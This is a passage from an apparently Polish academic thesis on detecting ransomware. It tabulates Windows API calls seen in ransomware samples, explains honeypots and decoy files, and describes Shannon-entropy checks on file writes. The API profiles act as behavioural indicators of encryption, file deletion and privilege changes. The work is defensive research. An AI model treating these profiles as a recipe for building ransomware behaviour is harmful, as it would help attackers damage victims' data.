SystemSettingsAPI	GetTickCount64Index	20	99	1651	875	875	99	IV
SystemSettingsAPI	GetVersionIndex	20	1	2	2	1.maj	1	IV
SystemSettingsAPI	GlobalMemoryStatusExIndex	20	594	3804	2199	2199	594	IV
SystemSettingsAPI	RegCreateKeyExWIndex	20	3	23979	11991	11991	3	IV
SystemSettingsAPI	RegEnumValueWIndex	20	78	8045	4062	4061.5	78	IV
UnusualAPI	IsValidLocaleIndex	20	2	3	3	2.maj	2	IV
UnusualAPI	LoadLibraryAIndex	20	4	11	8	7.maj	4	IV
CryptoAPI	BCryptDestroyKeyIndex	10	1609	1609	1609	1609	1609	IV
CryptoAPI	BCryptEncryptIndex	10	1609	1609	1609	1609	1609	IV
CryptoAPI	BCryptImportKeyPairIndex	10	1609	1609	1609	1609	1609	IV

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
CryptoAPI	CryptAcquireContextAIndex	10	3271	3271	3271	3271	3271	IV
CryptoAPI	CryptDestroyKeyIndex	10	1609	1609	1609	1609	1609	IV
CryptoAPI	CryptEncryptIndex	10	3218	3218	3218	3218	3218	IV
FileAPI	DeleteFileAIndex	10	45983	45983	45983	45983	45983	IV
FileAPI	FindFirstFileExWIndex	10	7602	7602	7602	7602	7602	IV
FileAPI	GetFileAttributesAIndex	10	45984	45984	45984	45984	45984	IV
FileAPI	GetLogicalDriveStringsAIndex	10	1	1	1	1	1	IV
FileAPI	GetTempPathAIndex	10	6	6	6	6	6	IV
FileAPI	GetVolumeInformationWIndex	10	8	8	8	8	8	IV
FileAPI	MoveFileAIndex	10	37659	37659	37659	37659	37659	IV
NetworkAPI	DsGetDcNameWIndex	10	1	1	1	1	1	IV
NetworkAPI	InternetOpenWIndex	10	1	1	1	1	1	IV
NetworkAPI	WNetEnumResourceAIndex	10	4	4	4	4	4	IV
NetworkAPI	WNetOpenEnumAIndex	10	2	2	2	2	2	IV
ProcessThreadAPI	CreateProcessAIndex	10	1	1	1	1	1	IV

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
ProcessThreadAPI	GetExitCodeThreadIndex	10	7	7	7	7	7	IV
ProcessThreadAPI	GetProcessVersionIndex	10	1	1	1	1	1	IV
ProcessThreadAPI	Process32FirstWIndex	10	557	557	557	557	557	IV
ProcessThreadAPI	Process32NextWIndex	10	77141	77141	77141	77141	77141	IV
ProcessThreadAPI	SetPriorityClassIndex	10	1	1	1	1	1	IV
ProcessThreadAPI	SetThreadPriorityIndex	10	20	20	20	20	20	IV
ProcessThreadAPI	SetThreadTokenIndex	10	7054	7054	7054	7054	7054	IV
SystemSettingsAPI	ExpandEnvironmentStringsWIndex	10	20	20	20	20	20	IV
SystemSettingsAPI	GetComputerNameExWIndex	10	1	1	1	1	1	IV
SystemSettingsAPI	GetComputerNameWIndex	10	1	1	1	1	1	IV
SystemSettingsAPI	GetDiskFreeSpaceExWIndex	10	4	4	4	4	4	IV
SystemSettingsAPI	GetEnvironmentVariableWIndex	10	171	171	171	171	171	IV
SystemSettingsAPI	GetWindowsDirectoryAIndex	10	6	6	6	6	6	IV
SystemSettingsAPI	RegCreateKeyWIndex	10	6	6	6	6	6	IV
SystemSettingsAPI	RegDeleteKeyExWIndex	10	1	1	1	1	1	IV

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
SystemSettingsAPI	RegDeleteKeyWIndex	10	1609	1609	1609	1609	1609	IV
SystemSettingsAPI	RegDeleteValueWIndex	10	8045	8045	8045	8045	8045	IV
SystemSettingsAPI	RegQueryInfoKeyWIndex	10	1609	1609	1609	1609	1609	IV
SystemSettingsAPI	RegQueryMultipleValuesWIndex	10	1	1	1	1	1	IV
UnusualAPI	AdjustTokenPrivilegesIndex	10	4	4	4	4	4	IV
UnusualAPI	GetCommandLineAIndex	10	1	1	1	1	1	IV
UnusualAPI	GetCommandLineWIndex	10	1	1	1	1	1	IV
UnusualAPI	GetLocaleInfoWIndex	10	1	1	1	1	1	IV
UnusualAPI	IsValidCodePageIndex	10	1	1	1	1	1	IV
UnusualAPI	LoadLibraryWIndex	10	8	8	8	8	8	IV
UnusualAPI	SetUnhandledExceptionFilterIndex	10	1	1	1	1	1	IV

IV.3.1 Podział na kategorie ze względu na częstość wywołań

Analizując uzyskane wyniki dla poszczególnych próbek ransomware, jak również ich zbiorcze zestawienie, funkcje API podzielone zostały na cztery kategorie:

- Kategoria I – funkcje API wywoływane przez 80%-100% analizowanych próbek ransomware. Funkcje te zostały w powyższej tabeli oznaczone kolorem .
- Kategoria II – funkcje API wywoływane przez 50%-70% analizowanych próbek ransomware. Funkcje te zostały w powyższej tabeli oznaczone kolorem .
- Kategoria III – funkcje API wywoływane przez 30%-40% analizowanych próbek ransomware. Funkcje te zostały w powyższej tabeli oznaczone kolorem .
- Kategoria IV – funkcje API wywoływane mniej niż 30% analizowanych próbek ransomware.

IV.3.2 Podział na kategorie ze względu na istotność

Podział ze względu na istotność ma na celu kategoryzację funkcji API w odniesieniu do możliwości ich wykorzystania w oprogramowaniu typu ransomware. W podziale tym wyróżnione zostały następujące kategorie:

- Kategoria A – funkcje API niebezpieczne, których pojedyncze wywołania mogą generować zagrożenia dla pracy systemu operacyjnego, uruchomionych procesów, danych użytkownika.
- Kategoria B – funkcje API potencjalnie niebezpieczne, których większa liczba wywołań może generować zagrożenia dla pracy systemu operacyjnego, uruchomionych procesów, danych użytkownika.
- Kategoria C – funkcje API ogólnego przeznaczenia

V Pułapki typu honeypot

V.1 Definicja honeypot

Honeypot[57] to rodzaj narzędzia lub technologii stosowanej w dziedzinie bezpieczeństwa informatycznego, które ma na celu przyciąganie i identyfikację potencjalnych ataków na systemy komputerowe lub sieci komputerowe. Honeypot jest wirtualną lub fizyczną "pułapką", która udaje słabe lub niewłaściwie zabezpieczone zasoby, takie jak serwery, routery, bazy danych lub inne komponenty infrastruktury IT. Atakujący próbujący wykryć słabe punkty w systemach, są przyciągani do honeypot'u, podczas gdy administratorzy systemów monitorują i analizują ich działania. Mechanizm honeypot umożliwia zatem:

- Monitorowanie ataków - pozwala na zbieranie informacji na temat rodzaju ataków, technik i narzędzi wykorzystywanych przez potencjalnych przeciwników.
- Zbieranie dowodów - honeypot może służyć jako źródło dowodów przy dochodzeniach w przypadku naruszeń bezpieczeństwa.
- Wzmocnienie ochrony - analiza działań w honeypocie może pomóc w doskonaleniu zabezpieczeń systemów produkcyjnych, eliminując potencjalne luki i słabe punkty.

Honeypot'y można podzielić na kilka podstawowych rodzajów w zależności od ich zastosowania i cech:

- Honeypot ogólnego przeznaczenia.
- Honeypot interaktywny.
- Honeypot naruszeń.
- Inne.

Istnieje wiele narzędzi i rozwiązań do implementacji honeypot'ów, które są używane do ochrony systemów teleinformatycznych przed atakami i zbierania informacji o zagrożeniach.

Niektóre źródła wskazują, że określenie *honeypot* pochodzi ze świata szpiegostwa, gdzie szpiedzy w stylu Mata Hari wykorzystywali romantyczne związki jako sposób na kradzież tajemnic. Często zdarzało się tak, że szpiedzy przeciwnika byli kompromitowani w ten romantyczny sposób, a następnie byli zmuszani do ujawniania posiadanych przez siebie tajemnic. W kontekście bezpieczeństwa komputerowego pułapka typu *honeypot* działa

[57] Honeypot (computing), Wikipedia, https://en.wikipedia.org/wiki/Honeypot_(computing), (dostęp 12.2022)

w podobny sposób. W ogólnym przypadku jest to dedykowany zasób komputerowy, który ma przyciągać cyberataki – stanowi swego rodzaju przynętę na cyberprzestępców. Ważne jest, aby zasób ten był możliwie identyczny i nieodróżnialny od innych, rzeczywistych zasobów pracujących w atakowanym ekosystemie. Stosowanie pułapek typu *honeypot* ma trzy zasadnicze cele:

- Wykrywanie ataków cybernetycznych na dany ekosystem.
- Zdobycie informacji o narzędziach oraz sposobie działania cyberprzestępców.
- Odwrócenie uwagi cyberprzestępców od rzeczywistych zasobów danego ekosystemu.

Pułapka honeypot, żeby była skuteczna, musi możliwie wiernie odwzorowywać oraz przypominać rzeczywisty zasób komputerowy, który może zostać w danym ekosystemie zaatakowany. Cyberprzestępcy muszą myśleć, że atakują prawdziwy cel. Na przykład, pułapka typu honeypot może imitować system fakturowy, który, z uwagi na przechowywanie danych wrażliwych, jest częstym celem ataków cyberprzestępców. Niektóre pułapki typu honeypot są dodatkowo konfigurowane w taki sposób, aby mogły stać się łatwiejszym celem ataków – np. opóźniana jest instalacja krytycznych aktualizacji oprogramowania. Innym tego typu przykładem są otwarte porty na serwerach albo słabe hasła w świadczonych w Internecie usługach. Pewne porty mogą być pozostawione otwarte, aby zachęcić napastników do wejścia do środowiska honeypot.

Celem klasycznych pułapek typu honeypot nie jest rozwiązanie jakiegoś konkretnego, w pełni zdefiniowanego problemu. Cel pułapek typu honeypot jest raczej informacyjny i ma pomóc w zrozumieniu istniejących zagrożeń i wykryciu nowych. Dzięki informacjom uzyskanym z pułapek typu honeypot można określić polityki oraz zasady działania w zakresie bezpieczeństwa.

Istnieją różne typy pułapek honeypot. Typy te mogą być wykorzystywane do identyfikacji różnych rodzajów zagrożeń. Przykładowo pułapki honeypot e-mailowe lub pułapki honeypot spam'owe umieszczają fałszywe adresy e-mail w ukrytych miejscach, w których tylko automaty analizujące treść są w stanie je odnaleźć. Ponieważ adresy te nie są wykorzystywane do żadnych innych celów niż w pułapce honeypot, istnieje pewność, że każda wiadomość przychodząca na te adresy jest spamem. Wszystkie wiadomości, które zawierają taką samą treść jak te wysyłane do honeypot, mogą być automatycznie blokowane, a źródłowe adresy IP

nadawców mogą być dodawane do listy adresów blokowanych. Bazę danych pułapek honeypot można utworzyć na przykład w celu:

- Monitorowania podatności w oprogramowaniu.
- Wykrywania ataków wykorzystujących niezabezpieczoną infrastrukturę systemu.
- Wykrywania ataków typu *SQL injection*[58].
- Naśladowania aplikacji oraz interfejsów API w celu monitorowania ich użycia i wykrywania złośliwego oprogramowania. Charakterystyka złośliwego oprogramowania może być następnie przeanalizowana w celu opracowania oprogramowania antywirusowego lub usunięcia luk w API.
- Wykrywania botów indeksujących (tzw. pająki) - istnienie cała grupa tak zwanych pułapek honeypot typu pajęczyna. Ich celem jest zastawienie pułapek na roboty indeksujące ("pająki") poprzez tworzenie stron internetowych i linków dostępnych tylko dla nich. Wykrycie robotów indeksujących może pomóc w nauce blokowania złośliwych botów, a także pająków indeksujących na potrzeby reklamowe.

Z sieciowego punktu widzenia pułapki honeypot można wykorzystać do monitorowania ruchu, w tym np. do:

- Analizy skąd pochodzą cyberprzestępcy.
- Analizy jaki jest poziom zaawansowania cyberprzestępców.
- Analizy jaki sposób działania stosują cyberprzestępcy.
- Analizy jakie dane lub aplikacje są dla cyberprzestępców interesujące.

Alternatywna definicja pułapki honeypot wprowadza dodatkowe określenia takie jak np. stopień interakcji pułapki. Pułapki honeypot o niskim stopniu interakcji wykorzystują mniej zasobów i zbierają podstawowe informacje o poziomie i rodzaju zagrożenia oraz o tym, skąd ono pochodzi. Są łatwe i szybkie do skonfigurowania. Zazwyczaj wystarczy kilka podstawowych symulowanych protokołów TCP/IP[59] oraz usług sieciowych. W pułapkach honeypot o niskim poziomie interakcji nie ma jednak niczego, co mogłoby na dłużej zaangażować atakującego. W związku z tym przeważnie nie można uzyskać szczegółowych informacji o jego zwyczajach czy dokładnym sposobie działania. Z drugiej strony, pułapki

[58] SQL injection, Wikipedia, https://en.wikipedia.org/wiki/SQL_injection, (dostęp 12.2022)
[59] Internet protocol suite, Wikipedia, https://en.wikipedia.org/wiki/Internet_protocol_suite, (dostęp 12.2022)

honeypot o wysokim poziomie interakcji mają na celu skłonienie atakujących do spędzenia w nich jak największej ilości czasu, co daje wiele informacji o ich zamiarach i celach, a także o wykorzystywanych przez nich podatnościach i sposobie działania. Pułapki w wysokim poziomie interakcji zawierają często ciekawe z punktu widzenia atakującego elementy – np. bazy danych czy też serwery aplikacyjne. Elementy te mogą angażować atakującego na dłużej i dzięki temu umożliwiają badaczom śledzenie, gdzie w systemie znajdują się słabe zabezpieczenia, jakie informacje interesują atakujących, jakich narzędzi używają, z jakich luk bezpieczeństwa korzystają, itp. Pułapki honeypot o dużym poziomie interakcji wymagają jednak wykorzystania dużo większych zasobów niż w przypadku pułapek o niskim poziomie interakcji. Ich tworzenie oraz monitorowanie jest trudniejsze i bardziej czasochłonne. Mogą również stwarzać dodatkowe zagrożenie – źle monitorowane mogą stać się narzędziem w dalszym działaniu cyberprzestępców – np. mogą stać się elementem tzw. sieci typu botnet.

Pułapka honeypot ma kilka zalet w porównaniu z próbą wykrycia włamania w prawdziwym systemie. Na przykład, z założenia do honeypot nie powinny docierać żadne produkcyjne dane ani ruch sieciowy, więc każda zarejestrowana aktywność jest prawdopodobnie próbą włamania. Pułapki honeypot przeważnie stanowią osobny, dedykowany zasób komputerowy. Dzięki temu o wiele łatwiej jest dostrzec wzorce i schematy ataków. Zapewniają też niski wskaźnik fałszywych alarmów o atakach (tzw. false positive). Stanowi to wyraźny kontrast w stosunku do tradycyjnych systemów wykrywania włamań (IDS)[60], które mogą generować wysoki poziom fałszywych alarmów. W ten sposób pułapki honeypot mogą pomóc w doskonaleniu i ulepszaniu innych systemów bezpieczeństwa cybernetycznego. Pułapki honeypot dostarczają również wiarygodnych informacji na temat ewolucji zagrożeń. Dostarczają one informacji o wektorach ataków, podatnościach i złośliwym oprogramowaniu, a w przypadku pułapek pocztowych - o spamerach i atakach phishingowych. Hakerzy nieustannie doskonalą swoje techniki włamań, a pułapki honeypot pomagają wykrywać nowo pojawiające się zagrożenia i włamania. Pułapki honeypot są również doskonałym narzędziem szkoleniowym dla pracowników technicznych zajmujących się bezpieczeństwem. Pułapki honeypot to kontrolowane i bezpieczne środowiska, w których można pokazać, jak działają napastnicy i zbadać różne rodzaje zagrożeń. Pułapki honeypot pozwalają również

[60] Intrusion detection system, Wikipedia, https://en.wikipedia.org/wiki/Intrusion_detection_system, (dostęp 12.2022)

wychwytywać zagrożenia wewnętrzne. Większość organizacji poświęca zasoby (czas, koszty) na zapewnienie, że osoby postronne i intruzi nie uzyskają dostępu do wewnętrznego ekosystemu.

Należy jednak pamiętać, że pułapki honeypot pomagają np. wyrywać trwające ataki na dany ekosystem wtedy, gdy atak dotyczy zasobu pułapki. Brak ataków na pułapkę honeypot nie oznacza, że ekosystem nie jest w danym momencie atakowany. Dobrze przemyślany oraz prawidłowo przygotowany honeypot będzie zwodził napastników, że uzyskali dostęp do prawdziwego systemu. Będzie on miał takie same komunikaty ostrzegawcze o logowaniu, takie same pola danych, a nawet taki sam wygląd i logotypy jak prawdziwe systemy. Jeżeli jednak atakującemu uda się zidentyfikować go jako pułapkę honeypot, może on przystąpić do ataku na inne elementy ekosystemu informatycznego. Po zidentyfikowaniu pułapki honeypot atakujący może tworzyć fałszywe ataki, aby odwrócić uwagę od prawdziwego ataku skierowanego przeciwko systemom produkcyjnym. Co gorsza, inteligentny napastnik może wykorzystać pułapkę honeypot jako sposób ataku docelowych systemów. Dlatego właśnie honeypot nigdy nie zastąpią odpowiednich zabezpieczeń, takich jak zapory sieciowe i inne systemy wykrywania włamań.

Ogólnie rzecz biorąc, korzyści płynące z używania pułapek typu honeypot znacznie przewyższają ryzyko z nimi związane. Analizując opisane powyżej klasyczne idee oraz sposoby działania pułapek typu honeypot należy uznać, że mogą one stanowić jeden z elementów mechanizmu do wczesnego wykrywania aktywności oprogramowania typu ransomware.

V.1.1 Honeypot ogólnego przeznaczenia

Honeypoty ogólnego przeznaczenia (ang. General-Purpose Honeypot) to rodzaj honeypot'ów, które są stworzone do symulowania ogólnych środowisk i usług, aby przyciągać różne rodzaje atakujących i prób ataków. Są one bardziej uniwersalne niż inne rodzaje honeypot'ów, które mogą być skonfigurowane w celu udawania konkretnej usługi lub komponentu systemu. Honeypoty ogólnego przeznaczenia są często używane do zbierania danych na temat różnorodnych zagrożeń i ataków w sieci.

Podstawowe cechy i zastosowania honeypot'ów ogólnego przeznaczenia są następujące:

- Wielozadaniowość - honeypot'y ogólnego przeznaczenia są zdolne do symulowanie wielu różnych usług i protokołów, co pozwala na przyciąganie różnych typów ataków.

- Reprezentatywność - symulują one typowe elementy infrastruktury sieciowej, takie jak serwery FTP[61], HTTP[62], DNS[63], SSH[64], itp., co przyciąga atakujących, którzy poszukują słabych punktów w sieci.
- Dokładność i elastyczność - mogą być dostosowywane do różnych potrzeb i scenariuszy. Dodatkowo, umożliwiają łatwe zbieranie danych dotyczących prób ataków.
- Raportowanie i analiza - honeypot'y ogólnego przeznaczenia służą do zbierania danych na temat prób ataków, co pozwala na analizę i raportowanie o rodzajach ataków, narzędziach używanych przez atakujących oraz źródłach tych ataków.
- Ochrona zasobów - Honeypoty ogólnego przeznaczenia przeważnie są one izolowane od produkcyjnych zasobów firmy.

Warto zauważyć, że konfiguracja i zarządzanie honeypot'ami ogólnego przeznaczenia wymaga pewnej wiedzy na temat sieci komputerowych i bezpieczeństwa, ponieważ niepoprawna konfiguracja może spowodować potencjalne ryzyko dla infrastruktury. Honeypoty ogólnego przeznaczenia są używane jako narzędzia do analizy zagrożeń, identyfikowania nowych ataków i doskonalenia strategii bezpieczeństwa w organizacjach oraz w celach badawczych w dziedzinie bezpieczeństwa informatycznego.

V.1.2 Honeypot interaktywny

Honeypot interaktywny (ang. Interactive Honeypot) to rodzaj honeypot'u, który jest zdolny do interakcji z potencjalnymi atakującymi. Jest to bardziej zaawansowana forma honeypot'u w porównaniu do honeypot'ów ogólnego przeznaczenia, ponieważ umożliwia reagowanie na ataki. Przykładową reakcją mogą być próby zdobycia dodatkowych informacji na temat zachowań atakujących oraz używanych przez nich technik i narzędzi.

Głównymi cechami i zastosowaniami honeypot'ów interaktywnych są:

- Symulacja usług i zachowań - honeypot interaktywny może naśladować konkretne usługi i zachowania, co czyni go bardziej wiarygodnym celem dla atakujących.

[61] FTP, Wikipedia, https://en.wikipedia.org/wiki/File_Transfer_Protocol
[62] HTTP, Wikipedia, https://en.wikipedia.org/wiki/HTTP
[63] DNS, Wikipedia, https://en.wikipedia.org/wiki/Domain_Name_System
[64] SSH, Wikipedia, https://en.wikipedia.org/wiki/Secure_Shell

- Interakcja z atakującym - honeypot interaktywny może aktywnie odpowiadać na działania atakujących, np. odpowiadać na komunikaty, udawać proces autoryzacji lub symulować podatność na konkretne ataki.
- Pozyskiwanie informacji - honeypot interaktywny może zbierać dokładniejsze informacje na temat ataków, włączając w to techniki używane przez atakujących, próby wykorzystania luk w zabezpieczeniach, a także dane dotyczące konkretnych narzędzi atakujących.
- Detekcja zaawansowanych ataków - ze względu na zdolność do interakcji, honeypot'y interaktywne mogą pomóc w wykrywaniu zaawansowanych ataków, które są w stanie obejść tradycyjne systemy zabezpieczeń.
- Szkolenie i rozwijanie strategii obronnych - Honeypoty interaktywne pozwalają organizacjom lepiej zrozumieć ataki i wykorzystywane techniki, co pomaga w doskonaleniu strategii obronnych.
- Analiza zachowań - zdobyte dane przez honeypot'y interaktywne często służą do analizy zachowań atakujących oraz do opracowania profilów i taktyk stosowanych przez różne grupy przestępcze.

Warto zaznaczyć, że honeypot'y interaktywne są bardziej zaawansowanym narzędziem w dziedzinie bezpieczeństwa informatycznego i wymagają odpowiedniej wiedzy i doświadczenia w ich konfiguracji i zarządzaniu. Ponadto, ze względu na ich zdolność do interakcji z atakującymi, istnieje ryzyko, że atakujący mogą spróbować wykorzystać honeypot interaktywny w celu przeprowadzenia ataku na prawdziwe systemy.

V.1.3 Honeypot naruszeń

Honeypot naruszeń (ang. Intrusion Honeypot) to rodzaj honeypot'u, który jest specjalnie zaprojektowany do wykrywania prób naruszenia bezpieczeństwa w systemach komputerowych lub sieciach. Jest to narzędzie stosowane w dziedzinie bezpieczeństwa informatycznego, które ma na celu przyciąganie i monitorowanie potencjalnych ataków, aby dostarczyć informacji na temat prób naruszenia bezpieczeństwa oraz nieautoryzowanych działań użytkowników. Honeypoty naruszeń są często używane w celu ochrony istniejących zasobów sieciowych i do zbierania danych na temat różnych zagrożeń.

Podstawowe cechy i zastosowania honeypot'ów naruszeń to:

- Symulacja słabych punktów - honeypot naruszeń jest konfigurowany w taki sposób, aby wydawać się atrakcyjnym celem dla potencjalnych atakujących, na przykład poprzez symulowanie słabych punktów w zabezpieczeniach.
- Rejestracja prób naruszeń - honeypot naruszeń zbiera dane dotyczące prób ataków, takie jak adresy IP atakujących, rodzaje ataków, narzędzia używane przez atakujących itp.
- Ostrzeżenia i powiadomienia - honeypot naruszeń może generować ostrzeżenia lub powiadomienia w czasie rzeczywistym, informując administratorów o próbach naruszeń.
- Raportowanie i analiza - pozyskane dane mogą być analizowane w celu zrozumienia obecnych zagrożeń i dostarczenia informacji o atakach.
- Doskonalenie strategii obronnych - informacje zebrane z honeypot'ów naruszeń mogą pomóc organizacjom w doskonaleniu strategii obronnych i zabezpieczeń.
- Zbieranie dowodów - dane zebrane przez honeypot'y naruszeń mogą posłużyć jako dowody w przypadku dochodzeń dotyczących naruszeń bezpieczeństwa.

V.1.4 Inne typy

Oprócz wcześniej opisanych honeypot'ów ogólnego przeznaczenia, interaktywnych i naruszeń, istnieje wiele innych rodzajów honeypot'ów, z których każdy ma swoje specyficzne zastosowanie i cechy. Oto kilka innych typów honeypot'ów:

- Honeypot wyspecjalizowany (ang. Specialized Honeypot) - te honeypot'y są projektowane do monitorowania konkretnych usług lub protokołów. Na przykład, mogą udawać serwery FTP, DNS lub HTTP, aby przyciągać ataki związane z tymi usługami.
- Honeypot ukierunkowany na aplikacje (ang. Application Honeypot) - te honeypot'y są używane do ochrony aplikacji internetowych poprzez symulację ich działania. Atakujący próbują wykorzystać potencjalne luki w aplikacjach, a honeypot gromadzi informacje na ten temat.
- Honeypot wirtualny (ang. Virtual Honeypot) - jest to honeypot działający w wirtualnym środowisku, co pozwala na tworzenie wielu instancji honeypot'ów na jednym fizycznym serwerze.

- Honeynet - to koncepcja, która obejmuje wiele honeypot'ów i innych narzędzi bezpieczeństwa, tworząc sieć komputerową, która symuluje rzeczywiste środowisko sieciowe. Honeynet może być używany do bardziej kompleksowej analizy ataków i zachowań.
- Honeypot rozproszony (ang. Distributed Honeypot) - jest to zestaw honeypot'ów rozmieszczonych w różnych lokalizacjach lub segmentach sieciowych, co pomaga w monitorowaniu i analizie ataków w szerokim kontekście.
- Honeypot dla urządzeń IoT[65] (ang. IoT Honeypot) - te honeypot'y są zaprojektowane do przyciągania ataków na urządzenia Internetu Rzeczy, takie jak kamery IP, routery itp.
- Honeypot w chmurze (ang. Cloud Honeypot) - jest to honeypot uruchomiony w środowisku chmury obliczeniowej, który jest celem ataków skierowanych na usługi chmurowe.
- Honeypot badawczy (ang. Research Honeypot) - te honeypot'y są wykorzystywane w celach badawczych, aby zdobyć głębszą wiedzę na temat zagrożeń i technik atakujących.

Honeypoty różnią się poziomem interakcji, celami i zastosowaniami, co pozwala na dostosowanie ich do określonych potrzeb organizacji lub projektów badawczych z dziedziny bezpieczeństwa informatycznego.

V.2 Honeypot, decoy files i ransomware

Analizując opisane powyżej, rozumiane w klasycznym i głównie sieciowym kontekście, mechanizmy pułapek honeypot, można dojść do wniosku, że mechanizm tego typu można będzie również zastosować celem wykrywania trwającego ataku oprogramowania ransomware w pojedynczym systemie komputerowym. W odróżnieniu od klasycznego podejścia, ten mechanizm pułapek honeypot będzie musiał działać na rzeczywistym, produkcyjnym zasobie.

Decoy file to specjalnie spreparowany plik lub zestaw plików, które są umieszczone w systemie komputerowym celem zwabienia potencjalnych atakujących, a także identyfikacji

[65] IoT, Wikipedia, https://en.wikipedia.org/wiki/Internet_of_things, (dostęp 12.2022)

prób naruszenia bezpieczeństwa. Pliki typu decoy files mogą przybierać różne formy, takie jak np.:

- Fałszywe dokumenty lub pliki danych - mogą to być pozornie ważne dokumenty, pliki konfiguracyjne, bazy danych, itp.
- Fałszywe hasła i dane logowania - pliki decoy files zawierające fałszywe dane logowania, takie jak nazwy użytkowników i hasła.
- Fałszywe pliki wykonywalne - fałszywe aplikacje lub skrypty, które wydają się być używane do różnych zadań.
- Fałszywe klucze szyfrowe - pliki decoy files zawierające fałszywe klucze kryptograficzne.
- Fałszywe dane kart kredytowych lub dane finansowe - w przypadku honeypot'ów ukierunkowanych na ataki związane z danymi finansowymi, można umieścić fałszywe dane karty kredytowej lub inne dane finansowe, aby przyciągnąć uwagę atakujących.

Decoy files same w sobie nie mają własności detekcyjnych, a jedynie stanowią istotny element mechanizmów honeypot lub innych systemów bezpieczeństwa. Pliki te pomagają w monitorowaniu prób ataków oraz zbieraniu danych na temat naruszeń bezpieczeństwa. W wielu przypadkach stosowanie plików typu decoy files pomaga chronić prawdziwe zasoby i dane przed nieautoryzowanym dostępem.

Wykorzystanie plików decoy files w połączeniu z honeypot'ami może stanowić skuteczny mechanizm wykrywania trwających ataków ransomware. Mechanizm taki powinien m.in.:

- Tworzyć pliki decoy files - specjalne pliki pułapkowe powinny być tworzone tak, aby wydawały się atrakcyjnymi celami dla oprogramowania ransomware. Mogą to być na przykład pliki dokumentów, pliki multimedialne, pliki baz danych, kopie zapasowe, czy też inne pliki popularnych rodzajów.
- Monitorować utworzone pliki decoy files - mechanizm honeypot powinien w czasie rzeczywistym monitorować utworzone pliki decoy files i rejestrować wszelkie próby dostępu do nich lub modyfikacji ich danych. Jeśli ransomware spróbuje zaszyfrować lub usunąć monitorowany plik decoy files, honeypot powinien wykryć te działania i oznaczyć jako nieautoryzowane.

- Powiadomienie i reakcja - w momencie wykrycia prób dostępu lub modyfikacji utworzonych plików decoy files, mechanizm honeypot powinien generować ostrzeżenia lub powiadomienia o trwającym ataku ransomware.

Honeypoty z decoy files może stawić cenny element składowy większego systemu do wykrywania trwających ataków ransomware.

VI Badanie losowości danych

VI.1 Entropia Shannon'a

Entropia Shannon'a[66], nazywana także entropią informacyjną, jest miarą nieokreśloności lub niepewności w teorii informacji i teorii prawdopodobieństwa. Wprowadził ją amerykański matematyk Claude Shannon w 1948 roku i jest używana do określenia stopnia chaosu w zbiorze danych. Entropia Shannon'a pomaga zrozumieć, jakie informacje można uzyskać z danego zbioru danych, a także, w kontekście teorii informacji, określa minimalną długość niezbędną do zakodowania lub przekazania tych informacji.

Dla dyskretnej zmiennej losowej X, jej każdej możliwej wartości x (stanu) oraz funkcji $p(x)$ określającej prawdopodobieństwo wystąpienia wartości x, entropia Shannon'a jest obliczana jako:

$$H(X) = -\sum_{x} p(x) * log_2\big(p(x)\big)$$

Entropia Shannon'a mierzy, jakie informacje przekazuje dana zmienna losowa. Im większa entropia, tym większa nieokreśloność lub niepewność. Jeśli entropia wynosi 0, oznacza to brak nieokreśloności, co sugeruje, że wszystkie wyniki są pewne i znane. W przypadku mechanizmu wykrywania trwającego ataku ransomware, entropię Shannon'a można wykorzystać do weryfikacji zmiany poziomu losowości pomiędzy danymi odczytywanymi oraz zapisywanymi. W tym przypadku ziemną losową X powiążemy z wartościami, jakie przyjmują pojedyncze bajty analizowanych danych. Mamy zatem 256 różnych stanów. W takim przypadku obliczona wartość entropii Shannon'a będzie pomiędzy 0 oraz 8. Dla danych losowych zwrócona wartość będzie równa (prawie równa) 8. Im zwrócona wartość będzie mniejsza, tym analizowane dane będą się charakteryzowały mniejszym poziomem losowości. Dla danych zaszyfrowanych np. z wykorzystaniem algorytmu AES-256, zwracany poziom entropii będzie równy (prawie równy) 8.

Badania entropii Shannon'a przeprowadzone zostały z wykorzystaniem następujących wersji oprogramowania ransomware:

[66] C. E. Shannon, "A Mathematical Theory of Communication", Bell System Technical Journal. 27 (3): 379–423, 1948, doi:10.1002/j.1538-7305.1948.tb01338.x

- Maoloa[67]
- UnlockYourFiles[68]
- BlackKingdom[69]
- Ryuk[70]
- DarkSide[71]
- WannaCry[72]
- REvil[73]
- JigsawLocker[74]

Dodatkowo, przeanalizowano wartości entropii Shannon'a dla wybranych typów plików. Wyniki tej weryfikacji przedstawia poniższa tabela.

Rodzaj pliku	Typ pliku	Entropia Shannon'a
Audio	mp3	7.91 – 7.98
	ogg	7.83 – 7.99
	wav	7.53 – 7.85
	opus	8.00
Wideo	avi	3.72 – 7.91
	mp4	6.75 – 8.00
	mov	3.48 – 7.08
	webm	7.99 – 8.00
	wmv	4.81 – 6.51
	flv	7.64 – 7.92
Obrazy	gif	7.98 – 7.99
	jpg	7.94 – 7.97
	jpeg	7.94 – 7.97
	png	7.96 – 8.00
	bmp	7.86 – 7.87
	tiff	6.32 – 7.87
	svg	3.79 – 4.11
	webp	8.00
	dds	7.53 – 7.71
Dokumenty	odp	7.90 – 7.97
	ods	7.93 – 7.98
	odt	7.58 – 7.97

[67] Maoloa, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.maoloa, (dostęp 06.2022)
[68] ExoBuilder ransomware, https://www.2-spyware.com/remove-exobuilder-ransomware.html, (dostęp 06.2022)
[69] BlackKingdom, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.blackkingdom_ransomware, (dostęp 06.2022)
[70] Ryuk, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.ryuk, (dostęp 06.2022)
[71] DarkSide, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.darkside, (dostęp 06.2022)
[72] WannaCryptor, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.wannacryptor, (dostęp 06.2022)
[73] REvil, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.revil, (dostęp 06.2022)
[74] JigswaLocker, Microsoft Security Intelligence, https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Ransom:MSIL/JigsawLocker.A, (dostęp 06.2022)

	xls	3.06 – 5.55
